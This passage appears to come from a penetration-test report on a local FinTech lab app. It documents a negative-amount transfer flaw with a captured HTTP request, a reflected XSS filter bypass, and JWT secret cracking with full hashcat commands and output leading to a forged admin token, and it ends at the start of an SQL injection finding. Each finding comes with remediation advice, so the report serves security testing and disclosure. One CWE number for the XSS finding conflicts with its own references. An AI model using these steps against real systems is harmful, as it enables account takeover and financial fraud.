
Request:

```
7 sec-ch-ua: "Not-A.Brand";v="24", "Chromium";v="146"
8 Content-Type: application/json
9 sec-ch-ua-mobile: ?0
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0
  Safari/537.36
11 Accept: */*
12 Origin: http://localhost:4000
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: http://localhost:4000/transfer.html
17 Accept-Encoding: gzip, deflate, br
18 Connection: keep-alive
19
20 {
  "from_account": "3",
  "to_account": "4",
  "amount": 200,
  "note": ""
}
```


Response:

```
1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Access-Control-Allow-Origin: *
4 Content-Type: application/json; charset=utf-8
5 Content-Length: 11
6 ETag: W/"b-Ai2R8hgEarLmHKwest1qcY913ys"
7 Date: Sun, 05 Jul 2026 23:19:51 GMT
8 Connection: keep-alive
9 Keep-Alive: timeout=5
10
11 {
  "ok": true
}
```

- Step4: Modify the amount parameter from a positive value (e.g., 200) to a negative value (e.g., -200).



- Step5: Forward the modified request.
- Step6: Observe that the application **accepts** the request.



- Step7: Verify that Bob's balance **increases** by 200 while Mostafa's balance **decreases** by 200.

Likelihood

High

The vulnerability is easy to exploit by any authenticated user and requires only modifying a single request parameter using standard interception tools. No elevated privileges or specialized knowledge are required.

Remediation / Mitigation

- Reject any transfer request where the amount is less than or equal to zero.
- Perform strict **server-side validation** on all financial input values.
- Enforce business rules to ensure transfer amounts are positive and within permitted limits.
- Recalculate account balances on the server rather than relying on client-supplied values.
- Implement comprehensive validation and integrity checks for all financial transactions.
- Log and alert on abnormal transaction patterns, including negative or zero-value transfer attempts.

References

- https://owasp.org/Top10/2021/A04_2021-Insecure_Design/index.html
- https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html
- <https://cwe.mitre.org/data/definitions/20.html>

F-07 Reflected Cross-Site Scripting (Reflected XSS)**MEDIUM**

Severity	Medium
CVSS v3.1 Score	6.1
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N
CWE ID	CWE-879
Affected URL / Endpoint	http://localhost:4000/search.html
Affected Parameter	/api/search?q=
Vulnerability Class (OWASP)	A03:2021 – Injection
Authentication Required	Yes — role: User
Status	Open

Description


The Search functionality is vulnerable to Reflected Cross-Site Scripting (Reflected XSS). User-controlled input supplied through the search parameter is reflected back into the page without proper output encoding or sanitization. Although the application blocks basic <script> tags, alternative HTML elements such as with JavaScript event handlers can still execute arbitrary JavaScript in the victim's browser.

Business Impact

An attacker can craft a malicious search URL containing a JavaScript payload and trick a victim into opening it. Successful exploitation may result in arbitrary JavaScript execution in the victim's browser, phishing attacks, unauthorized actions performed on behalf of the victim, disclosure of sensitive information, or session hijacking where applicable. In a FinTech application, this may facilitate attacks against customers or administrators and negatively impact user trust.


Proof of Concept (PoC)

- Step 1: Navigate to the Search page.




- Step 2: Enter or inject a malicious payload into the search parameter.

- Step 3: Observe that `<script>` tags are filtered or blocked.
- Step 4: Replace the payload with an alternative HTML payload (e.g., using an `<img>` element with an event handler).



- Step 5: Submit the request.
- Step 6: Observe that the payload is reflected in the page and JavaScript executes successfully.



Likelihood

Medium

The vulnerability requires user interaction, as the victim must visit a crafted URL or perform a malicious search request. However, exploitation is straightforward once the payload is delivered.

Remediation / Mitigation

- Apply context-aware output encoding before rendering search input.
- Sanitize all user-supplied input before displaying it in HTML.
- Do not rely on filtering `<script>` tags alone, as attackers can use alternative HTML elements and event handlers.
- Implement a strict **Content Security Policy (CSP)**.
- Use safe DOM APIs such as `textContent` instead of `innerHTML` where possible.

References

- https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html
 - https://owasp.org/Top10/2021/A03_2021-Injection/index.html
 - <https://cwe.mitre.org/data/definitions/79.html>
-

F-08 Weak JWT Signing Secret Leading to Privilege Escalation**CRITICAL**

Severity	Critical
CVSS v3.1 Score	9.8
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
CWE ID	CWE-321
Affected URL / Endpoint	http://localhost:4000/admin.html
Affected Parameter	JWT token
Vulnerability Class (OWASP)	A07:2021 – Identification and Authentication Failures
Authentication Required	Yes — role: User
Status	Open

Description

The application uses a weak JWT signing secret for HS256-signed tokens. The secret can be recovered using a dictionary attack, allowing an attacker to generate valid JWTs containing arbitrary claims. After recovering the signing secret, an attacker can modify the JWT payload (e.g., changing the user's role from user to admin) and re-sign the token with a valid signature. The server accepts the forged token as authentic and grants administrator privileges.

Business Impact

Successful exploitation allows attackers to forge valid authentication tokens and impersonate privileged users without possessing legitimate administrator credentials. In a FinTech application, this may lead to unauthorized access to administrative functionality, disclosure of sensitive customer information, manipulation of financial records, fraudulent operations, and complete compromise of the application's authentication and authorization mechanisms.

Proof of Concept (PoC)

- Step1: Authenticate as a standard user and obtain a valid JWT.
- Step2: Attempt to access the administrator endpoint (/api/admin/users) and observe a 403 Forbidden response.

The screenshot shows the Burp Suite interface. The 'Repeater' tab is active, displaying a list of requests. The selected request is a GET to `/api/admin/users` with a Bearer token. The response is a 403 Forbidden status with an error message `"error": "forbidden"`.

- Step3: Recover the weak JWT signing secret using an offline dictionary attack.

```
echo
'eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MiwiZXNlcm5hbWUiOiJhbGljZSI6InR5cGU0IiwiaWF0IjoxNzgzMzUyNTkxZjQ.Hj6rcUY68o0xJCo3La3QHfNmPNYalZHBXf_FrXdBzaI' >
jwt.txt
```

```
(kali@kali)-[~]
$ echo 'eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MiwiZXNlcm5hbWUiOiJhbGljZSI6InR5cGU0IiwiaWF0IjoxNzgzMzUyNTkxZjQ.Hj6rcUY68o0xJCo3La3QHfNmPNYalZHBXf_FrXdBzaI' > jwt.txt
```

```
hashcat -m 16500 jwt.txt /usr/share/wordlists/rockyou.txt
```

```
(kali@kali)-[~]
$ hashcat -m 16500 jwt.txt /usr/share/wordlists/rockyou.txt
hashcat (v7.1.2) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

* Device #01: cpu-haswell-Intel(R) Core(TM) i7-10750H CPU @ 2.60GHz, 1426/2852 MB (512 MB allocatable), 1MCU

/home/kali/.local/share/hashcat/hashcat.dictstat2: Outdated header version, ignoring content
Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Minimum salt length supported by kernel: 0
Maximum salt length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt


Watchdog: Temperature abort trigger set to 90c
Host memory allocated for this attack: 512 MB (1646 MB free)

Dictionary cache built:
* Filename ..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344391
```


```
hashcat --show -m 16500 jwt.txt
```

```
(kali@kali)-[~]
$ hashcat --show -m 16500 jwt.txt
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MiwiZXNlcm5hbWUiOiJhbGljZSI6InR5cGU0IiwiaWF0IjoxNzgzMzUyNTkxZjQ.Hj6rcUY68o0xJCo3La3QHfNmPNYalZHBXf_FrXdBzaI:secret
```


- Step4: Decode the JWT payload.



- Step5: Re-sign the JWT using the recovered signing secret.



- Step6: Repeat the request to /api/admin/users.



Likelihood

High

The vulnerability is highly exploitable due to the use of a weak JWT signing secret. Once the secret is recovered, attackers can forge arbitrary authentication tokens without interacting further with the authentication mechanism.

Remediation / Mitigation

- Replace the weak JWT signing secret with a cryptographically strong, randomly generated key (at least 256 bits for HS256).
- Store signing keys securely using environment variables or a dedicated secrets management solution.
- Rotate compromised signing keys and invalidate previously issued JWTs.
- Minimize the amount of authorization data stored in JWTs, and perform server-side authorization checks where appropriate.

References

- https://owasp.org/Top10/2021/A07_2021-Identification_and_Authentication_Failures/index.html
- <https://cwe.mitre.org/data/definitions/321.html>
- <https://cwe.mitre.org/data/definitions/347.html>

F-09 SQL Injection (Authentication Bypass)**CRITICAL**

Severity	Critical
CVSS v3.1 Score	9.8
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
CWE ID	CWE-89
Affected URL / Endpoint	http://localhost:4000/index.html
Vulnerability Class (OWASP)	A03:2021 – Injection
Authentication Required	No
Status	Open

Description

